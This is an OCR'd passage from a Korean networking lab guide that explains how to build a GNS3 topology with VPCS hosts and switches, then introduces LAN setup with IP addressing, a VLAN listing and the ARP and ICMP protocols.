



※ VPC는 다른 장치와 연결되어 있지 않으면 부팅이 불가능하므로, 스위치 또는 다른 네트워크 장치와 연결 후에 부팅한다.

⑤ VPC는 독립적인 콘솔을 통해 제어할 수 있으며 사용할 수 있는 명령어는 ? 으로 확인이 가능하며, 명령어 사용 방법은 라우터, 스위치 등에서 사용하는 명령과 유사하다.
※ VPC는 다른 장치와 연결되어 있지 않으면 부팅이 불가능하므로, 스위치 또는 다른 네트워크 장치와 연결 후에 부팅한다.




⑥ ip주소를 지정하거나 네트워크 명령어를 사용할 경우 다음과 같이 "명령어 [옵션]" 의 형식으로 설정 및 확인이 가능하다.







2. GNS 기본 토폴로지 구성


① 왼쪽의 디바이스 중에서 필요한 장치를 선택하고, ② 워크스페이스에 드래그 앤드 드롭으로 배치하며, 배치 이후에는 ③ 왼쪽 가장 아래의 [Add a link]를 이용하여 장치들끼리 연결한다. ④ 장치간 연결시에는 포트 번호에 유의한다.






⑤ 스위치의 경우 비어 있는 포트에 연결하고, ⑥ 포트의 명칭을 볼 수 있게 [Show/Hide interface labels]을 선택한다.





⑦ [Start/Resume all devices]를 선택하여 토폴로지 내의 모든 장치를 한꺼번에 켜거나, 각 장치를 마우스 오른쪽 버튼으로 선택하여 장치별로 켤 수 있다. 부팅된 장비들은 각 링크와 토폴로지 내의 각 장치가 녹색으로 바뀐다.

※ 여러 네트워크 장치 중에서 스위치나 허브는 별도로 전원 제어를 하지 않으며, 토폴로지에 포함될 경우 해당 장치들은 항상 켜져 있다.




■ 정리하기

- VirtualBox, VMWare에서 생성한 가상머신은 실제 서버와 클라이언트의 기능을 모두 사용할 수 있다. 하지만 CPU, RAM, HDD와 같은 자원을 많이 소모하는 단점이 있다.
- VPCS는 시스템 자원을 적게 사용하여 IP설정, PING, ARP, TRACE 등의 기본적인 기능을 통해 네트워크 설정을 점검하는데 사용할 수 있다. 하지만 서버 설치, 웹브라우저 활용 등은 불가능하다.

Ⅱ 네트워크 기초(LAN)

06 LAN 구성 및 기본 프로토콜 이해

07 VLAN 구성





```
                                Status    Ports
--- ---------- ---------- --------- --------------------------------
                                active    Fa0/1, Fa0/2, Fa0/3, Fa0/4
                                          Fa0/5, Fa0/6, Fa0/7, Fa0/8
                                          Fa0/9, Fa0/10, Fa0/11, Fa0/12
                                          Fa0/13, Fa0/14, Fa0/15, Fa0/16
                                          Fa0/17, Fa0/18, Fa0/19, Fa0/20
                                          Fa0/21, Fa0/22, Fa0/23, Fa0/24
                                          Gig1/1, Gig1/2
1002 fddi-default                         act/unsup
1003 token-ring-default                   act/unsup
1004 fddinet-default                      act/unsup
1005 trnet-default                        act/unsup
```

06 LAN 구성 및 기본 프로토콜 이해(IP주소, ARP, ICMP)

1. LAN(192.168.1.0) 구성하기

GNS의 VPCS와 스위치를 이용하여 다음 LAN을 구성한다.

VPCS	IP주소	서브넷마스크
PC1	192.168.1.11	255.255.255.0
PC2	192.168.1.12	255.255.255.0



① VPCS의 Console 을 이용하여 PC1, PC2의 IP주소를 다음과 같이 설정하고 저장한다.

※ Console 창은 PC1 또는 PC2를 더블클릭하거나 마우스 오른쪽 버튼을 이용한 단축메뉴의 Console를 선택할 수 있다.


2. IP주소, ARP(Address Resolution Protocol), ICMP(Internet Control Message Protocol)

PC1, PC2에 192.168.1.11, 192.168.1.12와 같은 IP주소를 설정하여 192.168.1.0의 LAN(Local Area Network)을 구성하였다. LAN에 포함된 PC1, PC2는 192.168.1.11, 192.168.1.12와 같은 IP주소도 사용하지만, LAN에서 데이터를 전송하기 위해서는 서로의 MAC 주소(물리적 주소)를 파악해야 한다. 이 과정에서 IP를 보조하기 위한 수단으로 ARP(Address Resolution Protocol)가 사용된다.

